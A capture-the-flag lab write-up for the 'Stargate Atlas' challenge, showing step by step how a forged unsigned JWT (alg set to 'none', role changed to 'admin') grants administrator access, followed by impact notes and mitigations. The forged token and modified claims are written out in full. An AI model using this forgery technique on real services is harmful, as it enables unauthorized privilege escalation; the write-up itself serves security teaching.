Privilege Escalation – JWT None Algorithm Abuse | Stargate Atlas

Lab Link
Lab: Stargate Atlas
Overview
Stargate Atlas is a spaceflight-tracking platform that provides launch schedules, mission archives, and subscriber-only telemetry data.
The application uses a custom JWT-based authentication mechanism. While JWTs are designed to provide integrity protection through cryptographic signatures, the application incorrectly accepts tokens using the none algorithm.
Because signature verification can be bypassed, an attacker can forge arbitrary JWTs and assign themselves administrative privileges.
This allows unauthorized access to administrative functionality and sensitive resources.
Objective
Abuse the JWT implementation to obtain administrator privileges and access the protected manifests section.
Vulnerability Identification
This challenge is primarily a Privilege Escalation vulnerability.
Classification Hierarchy
A01 - Broken Access Control └── Authorization Failure └── Client-Controlled Authorization └── Privilege Escalation via JWT Forgery
Reconnaissance
Register a new account:
1
https://8bf1e8ae-4065-unsealed-689de.challenges.webverselabs-pro.com/register
After registration, inspect the authentication cookie using:
- Browser Developer Tools
- Burp Suite
- JWT decoding tools
The cookie is identified as a JSON Web Token (JWT).
Exploitation
Step 1 - Decode the JWT
The token contains the following header:
1
2
3
4
{
  "alg": "HS256",
  "typ": "JWT"
}
Payload:
1
2
3
4
5
6
{
  "sub": "kelvin@kel.com",
  "role": "subscriber",
  "iat": 1779173569,
  "exp": 1779177169
}
The payload reveals that authorization is based on the role claim.
Current privilege level:
1
subscriber
Step 2 - Test Signature Validation
JWT implementations should reject unsigned tokens and require signature verification.
Modify the header:
1
2
3
4
{
  "alg": "none",
  "typ": "JWT"
}
This instructs vulnerable JWT implementations to skip signature validation entirely.
Step 3 - Escalate Privileges
Modify the payload role:
Original:
1
2
3
{
  "role": "subscriber"
}
Modified:
1
2
3
{
  "role": "admin"
}
Resulting payload:
1
2
3
4
5
6
{
  "sub": "kelvin@kel.com",
  "role": "admin",
  "iat": 1779173569,
  "exp": 1779177169
}
Step 4 - Forge the Token
Construct a JWT using the modified header and payload.
Forged token:
1
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJrZWx2aW5Aa2VsLmNvbSIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc3OTE3MzU2OSwiZXhwIjoxNzc5MTc3MTY5fQ.
Notice the empty signature section at the end.
The application incorrectly accepts this token.
Step 5 - Replace the Cookie
Using Developer Tools or Burp Suite, replace the original JWT with the forged token.
Refresh the application.
The interface now exposes administrator functionality.
This confirms that the server trusts the modified JWT without verifying its integrity.
Step 6 - Access the Administrative Area
Navigate to:
1
https://8bf1e8ae-4065-unsealed-689de.challenges.webverselabs-pro.com/admin/manifests
The page is now accessible with administrative privileges.
The flag is available within the administrative section.
1
WEBVERSE{.....}
Proof of Exploitation
Original JWT Header
1
2
3
4
{
  "alg": "HS256",
  "typ": "JWT"
}
Modified JWT Header
1
2
3
4
{
  "alg": "none",
  "typ": "JWT"
}
Original Role
1
2
3
{
  "role": "subscriber"
}
Modified Role
1
2
3
{
  "role": "admin"
}
Forged Token
1
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJrZWx2aW5Aa2VsLmNvbSIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc3OTE3MzU2OSwiZXhwIjoxNzc5MTc3MTY5fQ.
Administrative Endpoint
1
/admin/manifests
Flag
1
WEBVERSE{.....}
Impact
An attacker can:
- Forge authentication tokens.
- Escalate privileges.
- Access administrative functionality.
- Bypass authorization controls.
- Access sensitive operational data.
- Compromise the entire application trust model.
In a real platform this could expose:
- Internal launch schedules
- Subscriber data
- Administrative controls
- Operational infrastructure
- Sensitive telemetry information
Mitigation
Reject alg: none
Production JWT implementations should never accept unsigned tokens.
Enforce Signature Verification
Every JWT must have a valid cryptographic signature before claims are trusted.
Explicitly Whitelist Algorithms
Accept only approved algorithms.
Example:
1
2
3
HS256
RS256
ES256
Never Trust Client Claims Without Validation
Authorization decisions should only be made after successful token verification.
Use Mature JWT Libraries
Avoid custom authentication implementations whenever possible.
Perform Security Testing
Validate that tokens cannot be modified to change:
1
2
3
4
5
role
permissions
is_admin
groups
access_level
without invalidating the signature.
Real-World Insight
The JWT none algorithm vulnerability became widely known after multiple implementations incorrectly trusted the algorithm specified inside the token itself.
Attackers could modify claims, remove signatures, and submit forged tokens that were accepted as valid.
While modern JWT libraries have largely addressed this issue, custom authentication implementations continue to reintroduce similar flaws.
The Stargate Atlas challenge demonstrates an important lesson:
A JWT is only trustworthy if its signature is verified before any claim is trusted.